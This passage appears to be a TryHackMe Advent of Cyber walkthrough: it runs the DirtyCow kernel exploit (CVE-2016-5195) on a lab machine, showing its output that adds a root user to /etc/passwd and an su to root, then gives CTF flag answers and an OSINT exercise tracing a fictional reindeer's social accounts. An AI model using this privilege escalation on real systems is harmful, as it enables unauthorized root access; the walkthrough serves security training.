
```
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
```

Thus, we can execute the file by using the command **./dirty** and it will tell us to give a new password.




```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
```

Wait for a while until the process is done.




```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi6bS9A.C7BDQ:0:0:pwned:/root:/bin/bash

mmap: 7f216d71f000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'test'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'test'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$
```

Now, we need to use the command **su firefart** to signed as **firefart**


firefart@christmas: /home/santa
File Edit View Search Terminal Help

```
$ su firefart
Password:
firefart@christmas:/home/santa# 
```

To identify the “new” username, we can use the command **whoami**. Thus, we can know what the new username is.




```
firefart@christmas:/home/santa# whoami
firefart
```

Answer: firefart


Question 7: What is the MD5 hash output?

Firstly, we need to list out the directory of the new username firefart.




```
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# 
```

Next, we need to access the **message_from_the_grinch.txt** file by using the command **cat.**




```
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
              John Hammond
              er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY

firefart@christmas:~# 
```

From the text file, we need to make a new file called **coal**. We can use the command **touch coal** to make the new file.




```
firefart@christmas:~# touch coal
```

Now, when we list out the directory, the **coal** file has been made.




```
firefart@christmas:~# ls
christmas.sh   coal   message_from_the_grinch.txt
```

After that, we need to see if the **coal** file is under the **tree** by using the command **tree.**



```
firefart@christmas:~# tree
.
|-- christmas.sh
|-- coal
`-- message_from_the_grinch.txt

0 directories, 3 files
```

Now we know that the **coal** is under the tree, we can pipe it to the **md5sum** command.




```
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
```

Answer: 8b16f00dd3b51efadb02c1df7f8427cc

Question 8: What is the CVE for DirtyCow?

We can find the CVE for DirtyCow by going to their website where TryHackMe has provided the link.



CVE-2016-5195

Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

Answer: CVE-2016-5195

Thought Process/Methodology:

While doing this task, we need to have the basic knowledge of doing nmap as we need to know how to obtain all the ports that have been open to identify that the **telnet** port is open. By knowing that the **telnet** port is open, we can access it by using the command **telnet IP ADDRESS** and we are given the information of the username and the password which are **santa as the username** and **clauschristmas as the credentials.** Next, we need to log in as santa by using the obtained credentials.

Now, we can know what are the distribution of Linux and the version number of the server running by using the command **cat /etc/*release** which the TryHackMe website has given to us about the enumeration. The distribution of Linux and version number is **Ubuntu 12.04.** Now that we're logged in as santa, we can see all the directories that are accessible by using the command **ls**. Here, we can see that there is a text file named **cookies_and_milk.txt**. We can read the file by using the command **cat.** Thus, we can see that **The Grinch** has come here first before us. In the same text file, we can see that there is a script given to us. We can go search the use of the script by going to Google. Then, it will lead us to a GitHub page where we can obtain a new script. Thus, we need to copy it down and paste it in our terminal by opening a simple text file by using the command **nano dirty.c** and paste it inside of it. In the script we just obtained, the verbatim syntax we can use to compile is given which is **gcc -pthread dirty.c -o dirty -lcrypt.** Now that we have the verbatim syntax, we can use it in our terminal and a new file has been added in our directory called **dirty.** We can execute this exploit and it will lead us to making a new password. The new password that I put in was **test** just for convenience. Then, we need to be signed as **firefart** by using the command **su firefart**. To know the "new" username, we just need to use a simple command which is **whoami.** Thus, we can now know that the "new" username is **firefart.** Now that we have a new user, it will have a different directory as before. So we can list out the directory by using **ls** and there is a new text file called **message_from_the_grinch.txt.** We can read it out by using **cat message_from_the_grinch.txt.** In the file, The Grinch has given us some instructions to do. Therefore, we need to make a new file called **coal.** To do this, we need to insert the command **touch coal**. This command will make a new file named **coal** in our directory. **The Grinch** also needs us to know if the **coal** is under the **tree** or not. Hence, we just need to use the command **tree** to identify it. Now that we know the **coal** is under the **tree**, we can pipe the output to the **md5sum** command and the output is **8b16f00dd3b51efadb02c1df7f8427cc.** Last but not least, we can obtain the CVE of DirtyCow just by going to their official website where the link has been given by the TryHackMe website.


Day 14 : OSINT - Where's Rudolph?

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1: What URL will take me directly to Rudolph's Reddit comment history?


From the Tryhackme website , Rudolph’s username can be found from the poem. His username is **IGuidetheClaus2020** .



Task #1

While hunting and searching for any hints or clues
Santa uncovers some details and shares the news
Rudolph loved to use Reddit and browsed aplenty
His username was IGuidetheClaus2020'

To go directly to Rudolph’s Reddit comment section, type the URL **https://www.reddit.com/user/IGuidetheClaus2020/comments/** .



IGuidetheClaus2020 commented on Loooool i.redd.it/lzu70q... · r/Twitter · Posted by u/FriegusTheBoss

IGuidetheClaus2020 1 point · 2 years ago

Ouch. Some days I love Twitter. Some days, it's just...lol.


Reply Share ···

IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. chicago.suntimes.com/2020/1... · r/books · Posted by u/speckz

Answer: https://www.reddit.com/user/IGuidetheClaus2020/comments

Question 2: According to Rudolph, where was he born?

From the comments Rudolph has left on his Reddit, we can find out where he was born, which is Chicago.



IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. chicago.suntimes.com/2020/1... · r/books · Posted by u/speckz

IGuidetheClaus2020 7 points · 2 years ago


Fun fact: I was actually born in Chicago and my creator's name was Robert!

Reply Share ···

Answer: Chicago

<u>Question 3:</u> Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

Search in google to find more about Rudolph's creator, Robert. Specify the search to get more accurate findings such as **Rudolph robert** .



https://en.wikipedia.org › wiki › Robert_L

Robert L. May - Wikipedia

Rudolph spreads in popularity — **Robert** L. May (July 27, 1905 – August 11, 1976) was the creator of **Rudolph** the Red-Nosed Reindeer.

Died: August 11, 1976, Evanston　Education: Dartmouth College

https://en.wikipedia.org › wiki › Rudolph_the_Red-Nos...

Rudolph the Red-Nosed Reindeer - Wikipedia

Rudolph the Red-Nosed Reindeer is a fictional reindeer created by **Robert** L. May. **Rudolph** is usually depicted as the ninth and youngest of Santa Claus's ...


Created by: Robert L. May　Family: Donner and Mrs. Donner (par...

First appearance: 1939　Nickname: Rudolph in Rudolph the R...

Answer: <u>May</u>

<u>Question 4:</u> On what other social media platform might Rudolph have an account?

Scroll through Rudolph's Reddit comment section to find clues on other social media platforms he uses.



IGuidetheClaus2020 commented on Loooool i.redd.it/lzu70q... · **r/Twitter** · Posted by u/FriegusTheBoss


IGuidetheClaus2020 1 point · 2 years ago

Ouch. Some days I love Twitter. Some days, it's just...lol.

Answer: <u>Twitter</u>


Question 5: What is Rudolph's username on that platform?

Use the website **https://namechk.com** to check if Rudolph's has the same username for his twitter account or if an account similar to the username exists.



IGuidetheClaus2020

Go to **http://twitter.com/IGuideClaus2020** to go directly to his twitter account.



IGuidetheClaus2020
23 Tweets

IGuidetheClaus2020
@IGuideClaus2020

Seeking the truth. Really.

Business inquiries: rudolphthered@hotmail.com

North Pole Joined November 2020


5 Following 171 Followers

Not followed by anyone you're following

Answer: IGuideClaus2020

Question 6: What appears to be Rudolph's favorite TV show right now?

Scroll through Rudolph’s twitter account. There will be several tweets that he has posted about **The Bachelorette**, which is a TV Show.



https://twitter.com/IGuideClaus2020

IGuidetheClaus2020
23 Tweets

IGuidetheClaus2020 Retweeted
Bachelor Bob @BachelorBob_ · Nov 25, 2020
This is the undisputed top four, correct?

#TheBachelorette #Bachelorette


The Bachelorette

IGuidetheClaus2020 Retweeted
alexa @alexaaacameron · Nov 25, 2020
The final rose... went to ED?? #bachelorette

Answer: Bachelorette

Question 7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

While scrolling through more of Rudolph’s tweets, we can find tweets with pictures of a parade he took part in. Save the image into your computer.

